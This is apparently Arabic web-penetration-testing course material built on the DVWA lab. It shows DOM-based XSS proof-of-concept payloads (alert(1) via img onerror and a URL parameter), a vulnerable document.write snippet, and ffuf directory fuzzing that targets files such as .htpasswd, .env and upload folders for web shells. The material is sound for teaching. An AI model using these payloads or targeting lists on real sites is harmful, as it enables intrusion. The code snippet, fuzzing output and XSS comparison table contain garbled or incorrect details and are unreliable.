
Message:

Sign Guestbook

JavaScript alert says
1
OK

حمولة بديلة تم رصدها:

```
<img src=M onerror="javascript:alert(1)" />
```



التنفيذ على مستوى العميل: ثغرات DOM-Based XSS


اختراق المتصفح دون الحاجة للاتصال بالخادم.

ميكانيكا هجمات DOM XSS



ما لا يتطلبه الهجوم

- لا يتطلب أي طلبات للخادم (No server requests).
- لا يتطلب تخزين البيانات الخبيثة في قاعدة البيانات.



كيف يعمل (بيئة العميل)

- تحدث الثغرة كلياً داخل متصفح الضحية (Victim's Browser).
- يُحقن الكود، وعند زيارة الضحية للصفحة، يُنفذ مباشرة.
- الفعالية: عالي الخطورة؛ لا يتطلب أي تفاعل من الضحية.
- الهدف: سرقة بيانات الاعتماد (Credentials) أو تثبيت برمجيات خبيثة (Malware).

تحليل الكود المصدري: تحديد الثغرة (The Sink)

تتبع تدفق البيانات (Flow Data):

- التطبيق يقرأ المدخلات من الرابط لمعالجة قائمة اللغات.

- نقطة الضعف الحساسة: الدالة `document.write` تعمل كـ (Sink).

- النتيجة: طباعة المدخلات مباشرة في مصدر الصفحة (DOM) دون تعقيم (Sanitization).

```
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href;
        document.write("<option value='" + lang + "'>" + decodeURI(lang) +
        document.write("<option value='' disabled='disabled' +
        disabled'-----</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");
    </script>
  </select>
```

Please choose a language:


English



Select

مسار الاستغلال: التلاعب بالرباط (URL Manipulation)

Parameter



`http://kali.host.local/dvwa/vulnerabilities/xss_d/?default=French`

الخطوات التنفيذية:

1. مراقبة سلوك التطبيق عند تغيير اللغة عبر الرابط الأساسي.
2. كتابة الحمولة الخبيثة مباشرة في مسار الرابط (Write in the source).

الحمولة:

```
?default=<script>alert(1)</script>
```



`http://kali.host.local/dvwa/vulnerabilities/xss_d/?default=<script>alert(1)</script>`


تأكيد التنفيذ وفحص شجرة الـ DOM

تحليل النتيجة:

- **التنفيذ:** ظهور النافذة المنبثقة (Pop-up) يؤكد نجاح حقن وتشغيل السكريبت محلياً.


- **أداة الفحص (Inspector):** تكشف أن الحمولة أصبحت جزءاً لا يتجزأ من شجرة (DOM) الحالية داخل المتصفح.

- **الاستنتاج:** الخادم لم يلاحظ أي تغيير، والهجوم تم حصرياً في بيئة العميل.



المصفوفة التشخيصية لثغرات XSS


نوع الثغرة	موقع الحدوث	التخزين والطلبات	الفعالية
DOM-based XSS	متصفح الضحية	لا يتطلب طلبات خادم أو تخزين للبيانات الخبيثة	فعال جداً (لا يتطلب تفاعل الضحية)
Reflected XSS	خادم الويب	يتطلب طلبات خادم وتخزين للبيانات الخبيثة	فعال (لكن يتطلب تفاعلاً من الضحية عادةً)
Stored XSS	خادم الويب	يتطلب طلبات خادم وتخزين للبيانات الخبيثة	فعال جداً (يمكنه استهداف مستخدمين متعددين بهجوم واحد)



اختراق الواجهة الخلفية: هجمات الحقن (Injection Attacks)

عندما تتحول البيانات المدخلة إلى أوامر تنفيذية.

بنية هجمات الحقن واستراتيجيات الحماية



أنواع الحقن المستهدفة:

- SQL Injection
- OS Injection
- LDAP Injection



آليات التخفيف والحماية (Mitigation):

- استخدام القوائم البيضاء (Whitelists) للتحقق من مدخلات المستخدم على مستوى الخادم.
- تجهيز الأوامر (Parametrize SQL commands) لمنع تداخل البيانات مع الأوامر البرمجية.

أدوات التقييم واكتشاف الثغرات (Assessment Tools)

الهدف والتقنية:

- اكتشاف المسارات المخفية (Directories) داخل بيئات التطبيقات (مثل DVWA و Mutillidae).
- استخدام تقنية (Fuzzing) لتخمين وتحديد المسارات والملفات المتاحة عبر إرسال بيانات عشوائية ومراقبة الاستجابة.

ترسانة أدوات التخمين الأساسية:

Dirb


gobuster

dirsearch

الأدوات الأشهر والأكثر استخداماً (Tools)
:(The Famous

 Ffuf

 Wfuzz



الدليل الشامل لاختبار اختراق تطبيقات الويب

منهجية اكتشاف المسارات, الفحص الأمني المتقدم, وتحليل مخرجات (FFUF & Wfuzz)

مسار هجوم مختبر الاختراق (The Attacker's Journey)



المسار الذهبي: أين تختبئ الأسرار؟

مسار الإدارة (Administrator Path)

/admin/ ، /phpmyadmin/ ، /config/

الهدف: التحكم الكامل وتجاوز الصلاحيات.

مسار المرفقات (Uploads Path)

/uploads/ ، /images/

الهدف: رفع ملفات خبيثة وتنفيذ أوامر الخادم (Web Shells).

مسارات الواجهة البرمجية (API Path)

/api/v1/

الهدف: اختبار ثغرات منطق الأعمال وتجاوز قيود الواجهة.

الملفات الحساسة (Sensitive Files)

/git/ ، web.config ، .env

الهدف: تسريب الشيفرة المصدرية ومعلومات الاتصال بقواعد البيانات.

كشف المعلومات: خريطة الكنز

200

الملف: php.ini

الحالة: 200

الوصف: ملف الإعدادات الحرج لل خادم.

الخطر:

التلاعب بإعداد `display_errors` يؤدي لتسريب أخطاء SQL، وإعداد `allow_url_include` يفتح الباب لثغرات RFI.

200

الملف: robots.txt

الحالة: 200

الوصف: دليل توجيه محركات البحث.

الخطر:

يعمل ك خريطة كنز تكشف المسارات الحساسة التي يحاول المطورون إخفاءها عن العامة.

302

الملف: phpinfo.php

الحالة: 302

الوصف: يعرض تفاصيل إصدار PHP والمكتبات المثبتة.

الخطر:

الرمز 302 يشير إلى وجوده الفعلي ولكنه يقع خلف جدار مصادقة يجب تجاوزه.

تشرح الاستجابات: المجلدات المخفية والجواهر المحرمة

المجلدات الحساسة (الحالة: 301) 

Directory: /config/ و /database/

الوصف: تشير إلى ملفات الاتصال بقواعد البيانات.
يتم فحصها لاحقاً لاختراق ملف config.inc.php.

Directory: /external/

الوصف: تحتوي على مكتبات JavaScript قديمة تابعة لجهات خارجية. هدف مثالي لاختبار ثغرات (DOM-based XSS).

الجواهر المحرمة (الحالة: 403 - Forbidden) 

Files: .htpasswd و .htaccess

الوصف: رسالة الرفض تؤكد الوجود المطلق للملف.

نقطة الاستغلال:

ملف .htpasswd. يخزن كلمات مرور الإدارة مشفرة.
استخراجه عبر ثغرة (LFI) يؤدي إلى اختراق الخادم بالكامل.

التحليل الآلي: بدء الفحص باستخدام FFUF

```
(kali@kali)-[~]  
$ ffuf -u http://192.168.1.140/dvwa/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic -c -v
```



v2.1.0-dev

```
:: Method      : GET  
:: URL         : http://192.168.1.140/dvwa/FUZZ  
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : False  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 48  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
[Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 0ms]  
| URL | http://192.168.1.140/dvwa/.hta  
* FUZZ: .hta
```

```
[Status: 402, Size: 0, Words: 1, Lines: 10, Duration: 177ms]  
| URL | http://192.168.1.140/dvwa/com2  
* FUZZ: .com2
```

```
[Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 11ms]  
| URL | http://192.168.1.140/dvwa/com1  
* FUZZ: /login.php → redirect
```

```
[Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 11ms]  
| URL | http://192.168.1.140/dvwa/com1
```

تحليل مخرجات المحطة الطرفية:

- **الهدف:** خادم DVWA (192.168.1.140)
- **القاموس المستخدم:** common.txt (4614 كلمة)
- **المخرجات الأولية:** اكتشاف ملف login.php (الحالة: 302) مما يدل على وجود إعادة توجيه لصفحة تسجيل الدخول.
